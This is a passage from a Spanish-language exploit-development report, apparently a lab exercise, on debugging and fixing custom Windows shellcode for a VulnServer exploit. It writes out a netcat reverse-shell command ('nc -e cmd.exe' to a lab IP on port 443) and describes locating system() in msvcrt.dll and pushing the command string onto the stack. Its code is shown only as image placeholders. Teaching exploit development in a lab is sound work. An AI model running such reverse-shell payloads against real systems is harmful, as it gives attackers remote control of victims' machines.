

Fig. Detalle del shellcode inicial.
3.3.4.4. Testando el shellcode inicial.
A continuación, acomodamos el shellcode anterior en el siguiente código, el cual se encargará de ejecutarlo, mostrando si funciona correctamente o no. De esta manera podremos debuggearlo y ver donde falla para ir arreglándolo paso a paso.


Fig. Detalle del código fuente de “shellcode.cpp”.
Si realizamos un análisis estático del binario “shellcode.exe” con IDA PRO observamos las siguientes instrucciones.


Fig. Detalle del desamblado de “shellcode.exe”.
Debuggeando el binario con x32dbg se puede observar donde se encuentra almacenada la shellcode, la cual se ejecutará más adelante, al realizarse la llamada a la instrucción “call eax”.


Fig. Detalle de análisis de “shellcode.exe”.
Llegamos a la ejecución de la shellcode (CALL EAX) y nos encontramos con un problema. El proceso crashea al apuntar a una zona donde espera encontrar una función que no existe, lo cual era bastante fácil de preveer, así que debemos arreglarlo.


Fig. Detalle de análisis de “shellcode.exe”.
Tras entrar en el CALL, encontramos las siguientes instrucciones carentes de sentido conforme a lo esperado.


Fig. Detalle de análisis de “shellcode.exe”.


Fig. Detalle de análisis de “shellcode.exe”.
Tras finalizar la ejecución de las instrucciones singulares procede a saltar a la zona donde se producirá la excepción.


Fig. Detalle de análisis de “shellcode.exe”.
A continuación, se muestra la excepción.


Fig. Detalle de análisis de “shellcode.exe”.
Como se observa en la captura anterior, el código de error 0xC0000096 corresponde a “EXCEPTION_PRIV_INSTRUCTION”. Esta excepción ocurre cuando se intenta ejecutar una instrucción que lleve a cabo una operación privilegiada o protegida que no está permitida por el sistema operativo o el modo en el que está operando la CPU.
Posteriormente, el flujo de ejecución del programa nos lleva al “kiuserExceptionDispatcher”, que es el despachador de excepciones en modo usuario de los sistemas operativos Windows. Este es un componente del sistema que se encarga de recibir y manejar las excepciones que ocurren en el espacio de usuario de una aplicación. Cuando una excepción no es manejada adecuadamente por la aplicación, este despachador se activa para decidir qué acción tomar, como terminar el proceso o informar al usuario del error.


Fig. Detalle de análisis de “shellcode.exe”.
Hasta aquí hemos podido ver por qué la ejecución del shellcode finaliza en “error”. No obstante, cabe destacar que aun salvaguardando esta problemática y apuntar a una zona donde pudiera continuar con la ejecución, tampoco llegaría a funcionar correctamente debido a que los argumentos almacenados en la pila no se han pasado correctamente conforme a la arquitectura FILO (First In, Last Out). Por decirlo de alguna manera, tenemos un shellcode inicial disfuncional y precario, que debemos arreglar paso a paso para llevarlo a buen puerto.
3.3.4.5. Arreglando nuestro shellcode.
3.3.4.5.1. En busca de la dirección de la función system.
Básicamente lo que necesitamos hacer es ejecutar a través de la función “system()” el comando “nc -e cmd.exe 192.168.233.135 443”.
Así pues, para resolver el problema necesitaremos acceso a la función «system» para ejecutar el comando en cuestión. Dicha función está disponible en la biblioteca «msvcrt.dll», como podemos observar en las funciones importadas (“imports”) que nos ofrece IDA PRO tras desamblar el binario “rshell_nc.exe”.


Fig. Detalle de imports de “rshell_nc.exe”.
Para incorporar dicha función en nuestro código, es esencial conocer su offset, es decir, la dirección específica de la función en la memoria. Para determinar esto, utilizaremos «arwin», una herramienta simple pero efectiva que nos proporciona exactamente lo que necesitamos: la dirección de la función.
Esta herramienta la podemos compilar desde su repositorio oficial.


Fig. Detalle de repositorio oficial de “arwin”.
A continuación, se muestra cómo compilamos la herramienta «arwin» satisfactoriamente, obteniendo “arwin.exe”.


Fig. Detalle de código fuente de “arwin.cpp”.
Una vez obtenido el binario “arwin.exe”, procedemos como sigue para conocer la dirección donde se encuentra la función “system” en la DLL “msvcrt.dll”.


Fig. Detalle de offset system obtenido con “arwin”.
Una llamada a “0x76d0b16f” hará que la función “system” sea ejecutada, asumiendo que “msvcrt.dll” fue cargada o mapeada en el proceso actual.
3.3.4.5.2. Introduciendo el comando a ejecutar en la pila.
Llegados a este punto, vamos a hacer uso de la herramienta “pvePushString” escrita en Perl. Esta herramienta toma una cadena como argumento y devuelve los opcodes para empujar esta cadena a la pila.


Fig. Detalle de código fuente de “pvePushString.pl”.
Lo que buscamos, como es obvio, es obtener los opcodes que permitan introducir en la pila la cadena correspondiente al comando a ejecutar. Esta cadena (comando) que se encontrará en la pila, se le pasará por argumento a la función “system()” para que sea ejecutada.


Fig. Detalle de obtención de opcodes con “pvePushString.pl”, del comando a introducir en la pila.
En cuanto a la sintaxis de la función system(), como se observa en la siguiente captura solo necesita un argumento para su correcta ejecución. Dicho argumento será el comando en cuestión.


Fig. Detalle de sintaxis de la función system.
3.3.4.5.3. Confección y funcionamiento del shellcode con los nuevos avances.
Ha llegado el momento de confeccionar nuevamente el shellcode con los nuevos datos. Ver comentarios sobre el propio código.


Fig. Detalle de código fuente de “shellcode.cpp”.
Tras compilar y ejecutar el binario resultante “shellcode.exe” se puede observar que funciona correctamente, devolviendo la Shell de comandos de la máquina víctima a la máquina atacante.


Fig. Detalle de ejecución de “shellcode.exe”.
3.3.4.5.4. Adaptación del shellcode al exploit.
Así pues, el shellcode funciona, pero para poderlo migrar al exploit se deben considerar los siguientes puntos importantes.
- El shellcode ejecuta la función system(“nc -e cmd.exe 192.168.233.135 443”), pero no finaliza adecuadamente tras la ejecución (llamando a la función ExitProcess(), por ejemplo), resultando en que el proceso principal puede colapsar o generar errores en lugar de cerrarse de manera limpia. Aunque no es crítico, podría ser problemático en ciertos contextos, pero en esta práctica vamos a obviar esta parte, ya que para llevar a cabo el objetivo final que se nos solicita no es necesario, aunque si es conveniente ponerlo de manifiesto para poder escalar el ejercicio en futuras intervenciones. Esto no tiene mayor complicación que conocer con “arwin” el offset donde se encuentra la función “ExitProcess” en la DLL correspondiente, y hacerle una llamada para invocar su ejecución, de la misma manera que se ha hecho con la función system().
- El shellcode incluye bytes nulos, lo que representa un problema significativo, ya que los bytes nulos obligan a terminar prematuramente la cadena, impidiendo que el shellcode se ejecute correctamente. Recordamos que en el punto de “badchars” ya se indico que el único “barchar” encontrado es el byte nulo “/x00”.
- El shellcode solo funciona si la DLL “msvcrt.dll” está cargada en el proceso actual, ya que depende de que la dirección API de “system” esté disponible. Si esta DLL no está presente, el shellcode fallará al intentar apuntar a “system”, lo que constituye un gran inconveniente. En nuestro caso no tenemos tal problema dado que el programa vulnerable si que la carga, como se puede observar en la siguiente captura.


Fig. Detalle de DLLs cargadas en “VulnServer.exe”.
- El shellcode hace referencia estática al offset donde se encuentra la función “system”, lo que significa que si la dirección de esta función varía entre diferentes versiones de Windows, el shellcode fallará. Este es otro punto crítico, ya que limita la compatibilidad y efectividad del shellcode en diversos entornos. Incluso en los sistemas operativos modernos (WIN10/11) estas direcciones pueden variar tras reiniciar el propio dispositivo con la 